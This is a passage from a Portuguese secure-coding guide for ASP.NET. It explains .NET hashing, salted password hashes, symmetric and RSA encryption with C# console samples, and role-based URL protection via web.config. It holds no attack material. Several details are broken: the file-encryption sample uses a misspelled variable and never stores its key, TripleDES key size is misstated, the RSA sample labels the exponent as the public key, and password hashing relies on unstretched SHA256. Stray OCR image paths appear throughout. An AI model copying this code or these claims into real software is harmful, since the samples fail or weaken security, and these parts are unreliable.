- `HMACRIPEMD160`. *Hash-based Message Authentication Code using RIPEMD160* (Código de Autenticação de Mensagens Baseado em *Hash* usando *RIPEMD160*). Aceita chaves de qualquer tamanho e gera hashes de 160 bits.
- `HMACSHA1`. *Hash-based Message Authentication Code using SHA1* (Código de Autenticação de Mensagens Baseado em *Hash* usando *SHA1*). Aceita chaves de qualquer tamanho e gera hashes de 160 bits.
- `HMACSHA256`. Análogo ao algoritmo anterior. Aceita chaves de qualquer tamanho e gera hashes de 256 bits.
- `HMACSHA384`. Aceita chaves de qualquer tamanho e gera hashes de 384 bits.
- `HMACSHA512`. Aceita chaves de qualquer tamanho e gera hashes de 512 bits.
- `MACTripleDES`. Significa *Message Authentication Code using TripleDES* (Código de Autenticação de Mensagem usando TripleDES). Usa chaves de 16 ou 24 bytes e produz *hashes* de 8 bytes.

A teoria que permeia o funcionamento destes algoritmos é complexa, porém, seu uso é bastante simples. O processo de geração de hashes segue apenas os passos descrito abaixo:


1. faz-se uma referência ao namespace `System.Security.Cryptography`.
2. cria-se o objeto do algoritmo de *hash* que foi escolhido.
3. armazena-se os dados de entrada num *array* de *bytes*.
4. calcula-se o *hash* através do método `ComputeHash`.

5. converte-se o *hash* gerado em uma *string*.

Segue logo abaixo uma aplicação de console que gera *hashes* usando o algoritmo `SHA256`.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Security.Cryptography;

namespace CreateSHA256
{
    class Program
    {
        static string createSHA256(string input)
        {
            byte[] inputBytes = Encoding.Default.GetBytes(input);
            SHA256Managed hashAlgorithm = new SHA256Managed();
            byte[] outputBytes = hashAlgorithm.ComputeHash(inputBytes);
            string output = Convert.ToBase64String(outputBytes);
            return output;
        }

        static void Main(string[] args)
        {
            string userString = args[0];
            string hash = createSHA256(userString);
            string result =
                "O hash SHA256 do texto " + userString + " é: " + hash + ".";
            Console.WriteLine(result);
        }
    }
}
```

Executar este pequeno aplicativo com diferentes textos gerará diferentes valores de *hash*. Na figura abaixo, pode-se visualizar os resultados gerados pelo algoritmos `SHA256` para dois textos diferentes, `Teste` e `teste`.



Alterar o algoritmo usado é bem simples já que todos os eles herdam da mesma classe abstrata. Basta modificar apenas uma linha de código para usar outro algoritmo.

10.3. Senhas, *Hashes* e *Salt*

Não se deve armazenar senhas de usuários em texto plano. Se o repositório de senhas for comprometido ou roubado, a aplicação se tornará extremamente

vulnerável a operações falsas de *login*, gerando assim várias reclamações de seus usuários e até mesmo processos legais em alguns países.

Armazenar o *hash* das senhas é melhor que cifrá-las, pois se o repositório de senhas for comprometido, juntamente com a chave de cifragem, então será possível decifrar as senhas e descobri-las. *Hashing*, ao contrário, é praticamente uma "via de mão única", ou seja, geralmente não é possível descobrir uma senha a partir de seu hash.

Entretanto, devido à natureza determinística dos algoritmos de *hashing*, é possível criar listas pré-calculadas de *hashes* comuns. O esforço para se criar esta lista é significativo, porém, uma vez criado, seu uso é simples. Esta abordagem torna, então, o ataque a *hashes* bastante viável. Até mesmo sem estes problemas, dois ou mais usuários que criem a mesma senha terão os mesmos *hashes*, aumentando ainda mais o risco de vazamento de informações.

A abordagem padrão para mitigar estes riscos é adicionar entropia aos *hashes* das senhas, armazenando os *hashes* combinados de um *salts* (valores randômicos) com as senhas. Esta combinação de *hashes* com *salts* aumenta significativamente o tempo e esfoço necessários para ataques de dicionário ao repositório de senhas da aplicação web.

Para gerar *salts*, é preciso gerar blocos randômicos de dados. A plataforma .NET possui uma classe chamada `RNGCryptoServiceProvider`, que deve ser usada sempre que a geração de *salts* for necessária. O trecho de código abaixo demonstra uma maneira simples de se gerar um salt.

```
private static byte[] GenerateSalt()
{
    const int MinSaltSize = 4;
    const int MaxSaltSize = 8;
    Random random = new Random();
    int saltSize = random.Next(MinSaltSize, MaxSaltSize);
    byte[] saltBytes = new byte[saltSize];
    RNGCryptoServiceProvider rng = new RNGCryptoServiceProvider();
    rng.GetNonZeroBytes(saltBytes);
    return saltBytes;
}
```

Uma vez que o *salt* tenha sido criado, é preciso combiná-lo com a senha em texto plano para produzir um *hash* com *salt* (*salted hash*). Isto pode ser feito de várias formas. No trecho de código abaixo, o *salt* calculado no trecho de código anterior é adicionado ao final de uma string quaquer, ainda em texto plano, para que, a partir desta combinação, o *hash* seja gerado.

```
private static string CalculateHashWithSalt(string input, string salt)
{
    HashAlgorithm algorithm = new SHA256Managed();
    byte[] plainTextBytes = Encoding.UTF8.GetBytes(input);
    byte[] saltBytes = Convert.FromBase64String(salt);
    byte[] plainTextWithSaltBytes =
        new byte[plainTextBytes.Length + saltBytes.Length];
    for (int i = 0; i < plainTextBytes.Length; i++)
        plainTextWithSaltBytes[i] = plainTextBytes[i];
```

```
    for (int i = 0; i < saltBytes.Length; i++)
        plainTextWithSaltBytes[plainTextBytes.Length + i] = saltBytes[i];
    byte[] hashBytes = algorithm.ComputeHash(plainTextWithSaltBytes);
    return Convert.ToBase64String(hashBytes);
}
```

O trecho de código acima pode ser usado para armazenar *hashes* com *salt* no repositório de senhas da aplicação no momento da criação de credenciais de algum usuário, como também pode ser usado para comparar dois *hashes* com *salt*, no momento em que algum usuário tentar logar na aplicação.

10.4. Cifrando Dados


Como foi visto anteriormente, *hashing* é uma "via de mão única", pois embora os dados estejam seguros, não é possível recuperá-los posteriormente. Para isso, é necessária uma "via de mão dupla": a cifragem.

A cifragem de dados sempre requer uma chave. Esta chave, nada mais é que uma informação usada como parâmetro num algoritmo de cifragem. É a chave que determina o resultado do algoritmo – diferentes chaves produzem diferentes resultados quando usados com os mesmos dados. Uma boa chave é uma informação verdadeiramente randômica, que deve ser mantida secreta. Se a chave for comprometida, então os dados cifrados também serão.


A cifragem de dados pode ser *simétrica* ou *assimétrica*. Ambas serão o assunto das próximas seções.

10.4.1 Cifragem Simétrica de Informações

Cifragem simétrica, também conhecida como cifragem com chave secreta, é uma técnica que consiste no uso de numa única chave secreta para cifrar e decifrar dados. Os algoritmos usados nessa técnica processam documentos utilizando essa chave, e a informação cifrada não pode ser restaurada ao seu formato original de maneira fácil, sem a posse da chave secreta. A figura abaixo mostra como funciona a cifragem usando chave simétrica.



E a figura abaixo mostra como funciona a decifragem usando chave simétrica.



A principal vantagem dos algoritmos simétricos é que eles são rápidos e por isso adequados à cifragem de grandes arquivos. Mas embora este tipo de cifragem seja bastante segura, um possível atacante, com conhecimentos técnicos suficientes pode recuperar o arquivo original, se ele tiver tempo suficiente - basta usar algoritmos de força bruta para gerar todas as chaves simétricas possíveis. Esse tempo é tipicamente da ordem de centenas de anos, pois a pessoa que tentar decifrar uma informação sem a chave terá de testar uma infinidade de possibilidades.

Dessa forma, algoritmos simétricos seguros usam chaves grandes, pois o tempo para quebrar o código cifrado varia exponencialmente com o tamanho da chave. Em resumo, quanto maior for a chave usada para cifrar e decifrar, maior será o tempo necessário para decifrar a informação.

Algoritmos de chave simétrica são adequados em cenários onde uma aplicação web precisa cifrar e decifrar dados. Um exemplo pode ser uma aplicação que aceita dados sensíveis, como números de cartões de crédito, armazena estes números, e os exibe ou os processa de alguma forma.

A desvantagem da criptografia de chave secreta, é que ela assume que duas ou mais pessoas concordaram no uso de uma determinada chave. Tal acordo pode ser um problema, pois a chave em si, geralmente não é cifrada. Sendo assim, os usuários deste tipo de cifragem devem encontrar um modo seguro de trocar chaves secretas. Após isso, informações cifradas podem ser trocadas entre todos os usuários. Uma dica para manter tal sistema de troca de informações é mudar a chave periodicamente, da mesma forma que mudamos periodicamente nossas senhas mais importantes.

Quanto à transmissão de chaves secretas, a dica é fazer com que os usuários transfiram a mensagem cifrada e a chave para decifrá-la usando diferentes protocolos de comunicação. Isso dará uma maior segurança na prevenção de um possível ataque à infra-estrutura de troca de mensagens sigilosas.

As funcionalidades de criptografia da plataforma .NET podem ser encontradas sob o namespace `System.Security.Cryptography`. Nele, temos as implementações de cinco algoritmos simétricos. Duas delas são implementadas nativamente na plataforma e as outras três são adaptações, que acessam código não-gerenciado, devendo assim ser evitadas. Mas independentemente disso, todas as implementações herdam da classe `SymmetricAlgorithm`.

Os algoritmos de criptografia implementados na plataforma .NET não foram criados pela Microsoft. Eles foram criados e testados à exaustão, tanto pela indústria quanto pelo meio acadêmico. Sendo assim, não é necessária projetar novos algoritmos de criptografia. Basta usar aqueles fornecidos pela plataforma .NET. Estes algoritmos encontram-se descritos a seguir:

- `RijndaelManaged`. É a implementação do algoritmo de Rijndael, também conhecido como AES, que significa *Advanced Encription Standard* (Padrão Avançado de Criptografia). É o padrão de criptografia do governo norte-americano, e aceita chaves de 128 a 256 bits. É um algoritmo inteiramente implementado pela plataforma .NET.
- `AesManaged`. É essencialmente o algoritmo de Rijndael, porém com um tamanho fixo de blocos (128 bits). Embora sejam tecnicamente diferentes, é comum encontrar textos que tratam desses dois algoritmos como sendo exatamente iguais.
- `DES`. Significa *Data Encription Standard* (Padrão de Encriptação de Dados), e aceita chaves pequenas, da ordem de 56 bits. É na verdade um *wrapper*, que acessa código não-gerenciado. É recomendável usá-lo apenas quando a integração com bases legadas for essencial.

- `RC2`. Criado para ser um substituto do DES, sua vantagem é aceitar um número variável de bits como chave.
- `TripleDES`. Essencialmente, aplica o DES três vezes. Aceita chaves de 156 bits.

Abaixo, há uma lista das principais propriedades e métodos de cada classe mencionada acima:

- `IV`. Um array de bytes, que representa o vetor de inicialização (*initialization vector*) do algoritmo simétrico. Assim como a propriedade `Key`, definida logo abaixo, remetentes e destinatários das mensagens cifradas devem especificar os mesmos valores de IV.
- `Key`. Especifica a chave secreta para o algoritmo, também como um array de bytes. Se você não especificá-la, a plataforma .NET gerará uma automaticamente, usando o número máximo de chaves permitidas pelo algoritmo de criptografia escolhido.
- `CreateEncryptor`. Cria um objeto de cifragem simétrica. Invocar este método cria um objeto `ICryptoTransform`, que pode ser utilizado por um objeto `CryptoStream` para cifrar informações.
- `CreateDecryptor`. Análogo ao método `CreateEncryptor`, mas é usado para decifrar informações.

Cabe aqui uma breve explicação sobre o vetor de inicialização. Todos os algoritmos descritos acima dividem a mensagem em blocos, cifrando e decifrando cada bloco por vez. Para aumentar a segurança, cada um desses blocos é cifrado usando resultados da cifragem do bloco anterior. Como o primeiro bloco não possui nenhum outro precedendo-o, é então usado o vetor de inicialização. Caso seja desenvolvida uma aplicação que use chaves simétricas, uma boa dica é manter o vetor de inicialização como um parâmetro da configuração do mesmo.

Uma vez que remetente e destinatário da mensagem possuam a chave secreta e o vetor de inicialização, eles podem enfim, trocar mensagens secretas. Como já foi dito, embora os algoritmos sejam complexos e haja uma gigantesca teoria por trás deles, a plataforma .NET torna o uso deles tão fáceis quanto a leitura e escrita de arquivos usando streams. Os passos para a cifragem ou decifragem de informações encontram-se delineados a seguir, juntamente com uma aplicação de console que os implementa:

1. instancia-se a classe `Stream`, para leitura ou gravação de arquivos.
2. instancia-se a classe `SymmetricAlgorithm`.
3. especifica-se a chave secreta e o vetor de inicialização.
4. invocam-se os métodos `CreateEncryptor()` ou `CreateDecryptor()` para que o objeto `ICryptoTransform` seja criado.

5. cria-se um objeto `CryptoStream` usando o objeto `Stream` e o objeto `ICryptoTransform`.
6. lê-se ou grava-se o objeto `CryptoStream` como qualquer outro objeto `Stream`.

```
using System;
using System.Collections.Generic;
using System.Text;
using System.IO;
using System.Security.Cryptography;

namespace Encryption
{
    class Program
    {
        static void Main(string[] args)
        {
            string plainFile = args[0];
            string encryptedFile = args[1];

            FileStream plainFileStream =
                new FileStream(plainFile, FileMode.Open, FileAccess.Read);

            FileStream encryptedFileStream =
                new FileStream(encryptedFile, FileMode.OpenOrCreate,
FileAccess.Write);

            SymmetricAlgorithm encryptionAlgorithm = new RijndaelManaged();

            encryptionAlgorithm.GenerateKey();

            byte[] dataFile = new byte[plainFileStream.Length];

            plainFileStream.Read(dataFile, 0, (int)plainFileStream.Length);

            ICryptoTransform cypher =
                encriptionAlgorithm.CreateEncryptor();

            CryptoStream cypherStream =
                new CryptoStream(encryptedFileStream, cypher, CryptoStreamMode.Write);

            cypherStream.Write(dataFile, 0, (int)plainFileStream.Length);

            cypherStream.Close();
            plainFileStream.Close();
            encryptedFileStream.Close();
        }
    }
}
```

O código acima aceita dois argumentos na linha de comando. O primeiro recebe o nome do arquivo que se deseja cifrar. E o segundo, o nome que o arquivo cifrado deve ter.
O código para decifrar o arquivo é análogo. A principal diferença é que ele deve receber a chave secreta, ao invés de gerá-la, e usar o método de decifragem ao invés do método de cifragem. A seguir seguem mais detalhes:

- ao invés de gerar uma chave, deve-se ler tanto a chave gerada quanto o vetor de inicialização.
- usar o método `CreateDecryptor`, ao invés do método `CreateEncryptor`.
- usar o método `CryptoStreamMode.Read`, ao invés do método `CryptoStreamMode.Write`.

- ler o objeto `CryptoStream`, ao invés de gravá-lo.

10.4.2 Geração, visualização, e transmissão de chaves secretas

A plataforma .NET trabalha no nível de arrays de bytes para cifrar informações. Como então, visualizar e transmitir tanto a chave secreta quanto o vetor de inicialização? A questão da transmissão pode ser resolvida salvando ambos em arquivos binários usando as classes `BinaryWriter` e `BinaryReader` presentes no namespace `System.IO`.
A visualização por sua vez pode ser realizada através de duas técnicas: codificação hexadecimal e Base64.
O trecho de código abaixo mostra uma pequena aplicação de console que gera uma chave secreta usando o algoritmo de `Rijndael`, e a exibe usando as duas codificações acima descritas.

```
using System;
using System.Collections.Generic;
using System.Text;
using System.Security.Cryptography;

namespace KeyRijndael
{
    class Program
    {
        static void Main(string[] args)
        {
            SymmetricAlgorithm algorithm = new RijndaelManaged();
            Console.Write("Chave em Hexadecimal: 0x");
            foreach (byte thisByte in algorithm.Key)
               Console.Write(thisByte.ToString("X"));
            Console.WriteLine();
            Console.Write("Chave em Base64: ");
            Console.WriteLine(Convert.ToBase64String(algorithm.Key));
            Console.ReadLine();
        }
    }
}
```

Então, uma vez que tenhamos gerado e compartilhado a chave secreta e o vetor de inicialização, podemos começar a encriptar e decriptar mensagens.

10.4.3 Cifragem Assimétrica de Informações

A criptografia de chave pública, ou criptografia assimétrica é um método que utiliza não uma, mas um par de chaves: uma chave pública e uma chave privada (também chamada de chave secreta). A chave pública é distribuída livremente para todos os participantes da troca de mensagens secretas, enquanto que a chave privada deve ser conhecida apenas pelo seu proprietário.

Num algoritmo de criptografia assimétrica, uma mensagem cifrada com a chave pública pode somente ser decifrada pela sua chave privada correspondente.

Os algoritmos de chave pública podem ser utilizados para fornecer autenticidade e confidencialidade à troca de informações.

- para prover confidencialidade, a chave pública é usada para cifrar mensagens. Assim, apenas o dono da chave privada pode decifrá-la.

- para prover autenticidade, a chave privada é usada para cifrar mensagens. Sendo assim, garante-se que apenas o proprietário da chave privada poderia ter cifrado a mensagem que foi decifrada com a chave pública.

Um possível cenário em que a criptografia assimétrica seria útil, seria num sistema de e-commerce onde os pagamentos são manipulados e protegidos numa rede interna, sem exposição de informações à internet. O sistema de encomendas deve passar adiante a informação de pagamento de maneira segura, antes de descartá-la. Usar a mesma chave em ambos os sistemas representaria um grande risco – se o sistema de encomendas for comprometido, todas as informações de pagamentos também serão.

Os sistemas deste exemplo devem, então, usar criptografia assimétrica. Assim, ao criar uma mensagem de pagamento, o sistema de encomendas deve cifrá-la, usando a chave pública do sistema de pagamentos, e então transmitir o pedido. Apenas o sistema de pagamentos pode decifrar estas mensagens, com a sua chave privada. Se o sistema de encomendas for comprometido, as mensagens enviadas ao sistema pagamento continuarão seguras.

Uma desvantagem da criptografia assimétrica é que ela é bem mais lenta que a criptografia simétrica. Estas duas abordagens, de tão complementares, deram surgimento a uma abordagem híbrida, usando criptografia assimétrica para realizar a troca de chaves simétricas, que por sua vez é usada para cifrar a informação (inclusive, esta é a abordagem seguida pelo protocolo SSL/TLS, que está por trás do protocolo HTTPS).

A plataforma .NET implementa a criptografia assimétrica através da classe `RSACryptoServiceProvider`. Seus métodos mais importantes são listados a seguir:

- `ExportParameters`. Exporta parâmetros RSA. Em termos práticos, é usado para exportar a chave pública a ser usada para cifrar informações.
- `ImportParameters`. Importa parâmetros RSA. Em termos práticos, é usado para especificar a chave secreta a ser usada para decifrar informações.
- `Encrypt`. Cifra os dados. Aceita como parâmetros os dados a serem cifrados e um valor booleano que indica qual o tipo de *padding* que será usado.
- `Decrypt`. Decifra os dados. Aceita como parâmetros os dados a serem decifrados e um valor booleano que indica qual o tipo de *padding* que será usado.


Ao se criar uma nova instância desta classe, a plataforma gera um novo par de chaves para uso, e calcula os parâmetros necessários para a cifragem assimétrica. Para cifrar informações, serão necessários os parâmetros da chave pública do destinatário, e para decifrar, serão necessários os parâmetros da chave secreta do remetente.

O trecho de código a seguir, de uma aplicação de console, cria novas instâncias da classe `RSACryptoServiceProvider` para cifrar e decifrar textos simples na linha de comando.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Security.Cryptography;

namespace RSA
{
    class Program
    {
        static void Main(string[] args)
        {
            UnicodeEncoding ByteConverter = new UnicodeEncoding();

            byte[] dataToEncrypt = ByteConverter.GetBytes(args[0]);
            byte[] encryptedData;
            byte[] decryptedData;

            string decryptedText;
            string encryptedText;
            string publicKey;


            using (RSACryptoServiceProvider RSA = new RSACryptoServiceProvider())
            {
                encryptedData =
                    RSAEncrypt(dataToEncrypt, RSA.ExportParameters(false), false);
                decryptedData =
                    RSADecrypt(encryptedData, RSA.ExportParameters(true), false);

                publicKey =
Convert.ToBase64String(RSA.ExportParameters(false).Exponent);
                encryptedText = Convert.ToBase64String(encryptedData);
                decryptedText = ByteConverter.GetString(decryptedData);


                Console.WriteLine("Chave pública: {0}\n", publicKey);
                Console.WriteLine("Texto cifrado: {0}\n", encryptedText);
                Console.WriteLine("Texto decifrado: {0}\n", decryptedText);
            }
        }

        static public byte[] RSAEncrypt(byte[] DataToEncrypt,
            RSAParameters RSAKeyInfo, bool DoOAEPPadding)
        {
            byte[] encryptedData;
            using (RSACryptoServiceProvider RSA = new RSACryptoServiceProvider())
            {
                RSA.ImportParameters(RSAKeyInfo);
                encryptedData =
                    RSA.Encrypt(DataToEncrypt, DoOAEPPadding);
            }
            return encryptedData;
        }

        static public byte[] RSADecrypt(byte[] DataToDecrypt,
            RSAParameters RSAKeyInfo, bool DoOAEPPadding)
        {
            byte[] decryptedData;
            using (RSACryptoServiceProvider RSA = new RSACryptoServiceProvider())
            {
                RSA.ImportParameters(RSAKeyInfo);
                decryptedData =
                    RSA.Decrypt(DataToDecrypt, DoOAEPPadding);
            }
            return decryptedData;
        }
    }
```

```
}
```

Abaixo, pode-se visualizar as saídas deste pequeno aplicativo, para as palavras `Teste` e `teste`.



10.5. Conclusão

Segue abaixo uma lista de itens a serem considerados caso seja decidido que a aplicação fará uso de criptografia.

- Se a aplicação web deve cifrar e decifrar os mesmo dados, deve-se usar criptografia simétrica. Caso ele deva se comunicar outras aplicações, deve-se usar criptografia assimétrica.
- Cifragem não é suficiente para detectar adulterações em informações. Mesmo informações que não precisem ser cifradas, podem necessitar de um mecanismo de detecção de adulterações. Neste caso, algoritmos de *hashing* fornecem tal recurso.
- Alguns algoritmos são considerados inseguros hoje em dia, ou fáceis de se "quebrar". Deve-se usar o algoritmo mais recomendável para a situação – SHA256 ou SHA512 para *hashings*, e AES para criptografia simétrica.
- Se as chaves forem comprometidas, os dados também serão. Deve-se armazenar as chaves em separado das informações por elas cifradas, bem como prover o acesso mais restrito possível a elas. Também deve-se manter um processo separado de *backup* para elas.
- À medida que o tempo passa, alguns algoritmos acabam tornando-se inseguros. Deve haver um planejamento que considere tanto a substituição de um determinado algoritmo por outro, quanto um suporte para dados legados quando isso acontecer.

11. Falhas na Proteção de URLs

Segundo a OWASP, aplicações web nem sempre protegem requisições a páginas web de maneira apropriada. Algumas vezes, a proteção de URLs é gerenciada via configuração, e o sistema é mal configurado. Outras vezes, programadores escrevem seus próprios códigos de checagem, mas acabam se esquecendo de realizar alguma verificação.

Para tentar acessar uma URL para a qual ele supostamente não tenha acesso, um atacante simplesmente realiza uma requisição à mesma. Considere-se, por exemplo, as seguinte URLs, onde a autenticação do usuário é supostamente necessária para acessá-las:

- `http://exemplo.com/app/getappInfo`
- `http://exemplo.com/app/admin_getappInfo`

Suponha-se também que privilégios de administração sejam necessários para o acesso à página `admin_getappInfo`. Se um atacante não estiver autenticado e mesmo assim conseguir acessar alguma dessas páginas, então o acesso não autorizado foi permitido. Se um usuário legítimo, devidamente autenticado, mas sem privilégios de administração conseguir acessar `admin_getappInfo`, isto também configura uma falha.

Prevenir o acesso não autorizado a URLs requer, primeiramente, a seleção de uma abordagem de autenticação e autorização. Com frequência, esta proteção é realizada através de um ou mais componentes externos à aplicação, mas independentemente disso, o mecanismo de autorização deve seguir as seguintes observações:

- as políticas de autenticação e autorização devem ser baseadas em perfis (*role-based*).
- a política deve ser configurável e centralizada, a fim de minimizar a escrita de código.
- o mecanismo de autorização deve negar o acesso aos recursos da aplicação por *default*, e verificar cada tentativa de acesso a qualquer recurso da aplicação.

Estas falhas geralmente ocorrem em aplicações que simplesmente ocultam *links* e botões a usuários não autorizados, mas que não verifica efetivamente se os usuários possuem acesso às páginas apontadas por estes *links* e botões.

11.1. O Arquivo web.config e ASP.NET Roles Provider

Desde a versão 2.0, a plataforma .NET permite verificações de acesso a recursos da aplicação através da seção `<roleManager>` do arquivo `web.config`. Também fornece implementações extensíveis para as tarefas comuns relacionadas à autorização de acesso, chamada *Roles provider*. *Roles* (papéis) são conjuntos para qualquer número de usuários, com diferente permissões de acesso.

Apesar de a tradução da palavra *Role* ser “papel”, o termo “perfil” será usado para descrevê-lo, ao longo deste guia, por ser um termo mais comumente usado.

Uma aplicação de fórum web, por exemplo, pode ter o perfil de Moderadores, no qual todos os usuários que pertencerem ao mesmo têm permissão de ocultar ou fechar *threads*. Pode-se usar perfis para permitir ou negar o acesso a um conjunto de recursos de um determinado diretório usando o atributo `roles`, ou realizar checagens de autorização de acesso programaticamente.

Para habilitar perfis, basta configurar o atributo `enabled` para `true`, tal como exemplificado abaixo. Este recurso é desabilitado por padrão, para manter a compatibilidade com a versão 1.0 da plataforma.

```
<system.web>
  <authentication mode="Forms"/>
  <roleManager enabled="true"/>
  <authorization>
    <deny users="?"/>
  </authorization>
</system.web>
```

O *roleManager provider* é bem parecido com o *membership provider*. Ou seja, pode-se deixar a criação do banco de dados a cargo do ASP.NET, ou usar o utilitário `aspnet_regsql.exe` para configurar um banco de dado existente. Caso se decida usar um banco de dados existente, deve-se adicionar o elemento `<providers>` à seção `<rolesManager>` do arquivo `web.config`, para que se possa usar a *string* de conexão personalizada, tal como exemplificado abaixo:

```
<roleManager
 enabled="true"
 createPersistentCookie="false"
 cacheRolesInCookie="false"
 cookieName=".ASPXROLES"
 cookieTimeout="30"
 cookiePath="/"
 cookieRequireSSL="false"
 cookieProtection="All"
 defaultProvider="MyCustomProvider"
 domain=" " />

<providers>
  <add name="MyCustomProvider"
       connectionStringName ="MyConnectionString"
       applicationName="/"
       type="System.Web.Security.SqlRoleProvider, System.web,
```

```
        Version=2.0.0.0, Culture=Neutral,
        PublicKeyToken=b03f5f711d50a3a" />
</providers>
```

Algumas das opções de configuração do elemento `<roleManager>` encontram-se detalhadas abaixo:

- `enabled`. Caso seja `true`, habilita gerenciador de perfis
- `createPersistentCookie`. Especifica se o *cookie* do gerenciador de perfis deve ser persistente. É recomendável configurá-lo para `false`, por questões de segurança.
- `cacheRolesInCookie`. Define se os perfis de um usuário podem ser armazenados no cookie do gerenciador de perfis. É recomendável configurá-lo para `false`, por questões de segurança.
- `cookieName`. Nome do *cookie* de gerência de perfis. O nome *default* é `.ASPXROLES`.
- `cookieTimeout`. Especifica o tempo, em minutos, durante o qual o *cookie* de gerência de perfis permanece válido. O tempo default é de `30` minutos.
- `path`. Especifica o escopo do *cookie* de gerência de perfis. O valor *default* é "`/`". Se, por exempo, a aplicação fosse acessada a partir do endereço `http://exemplo.com/app/`, o valor do atributo deveria ser alterado para `app`
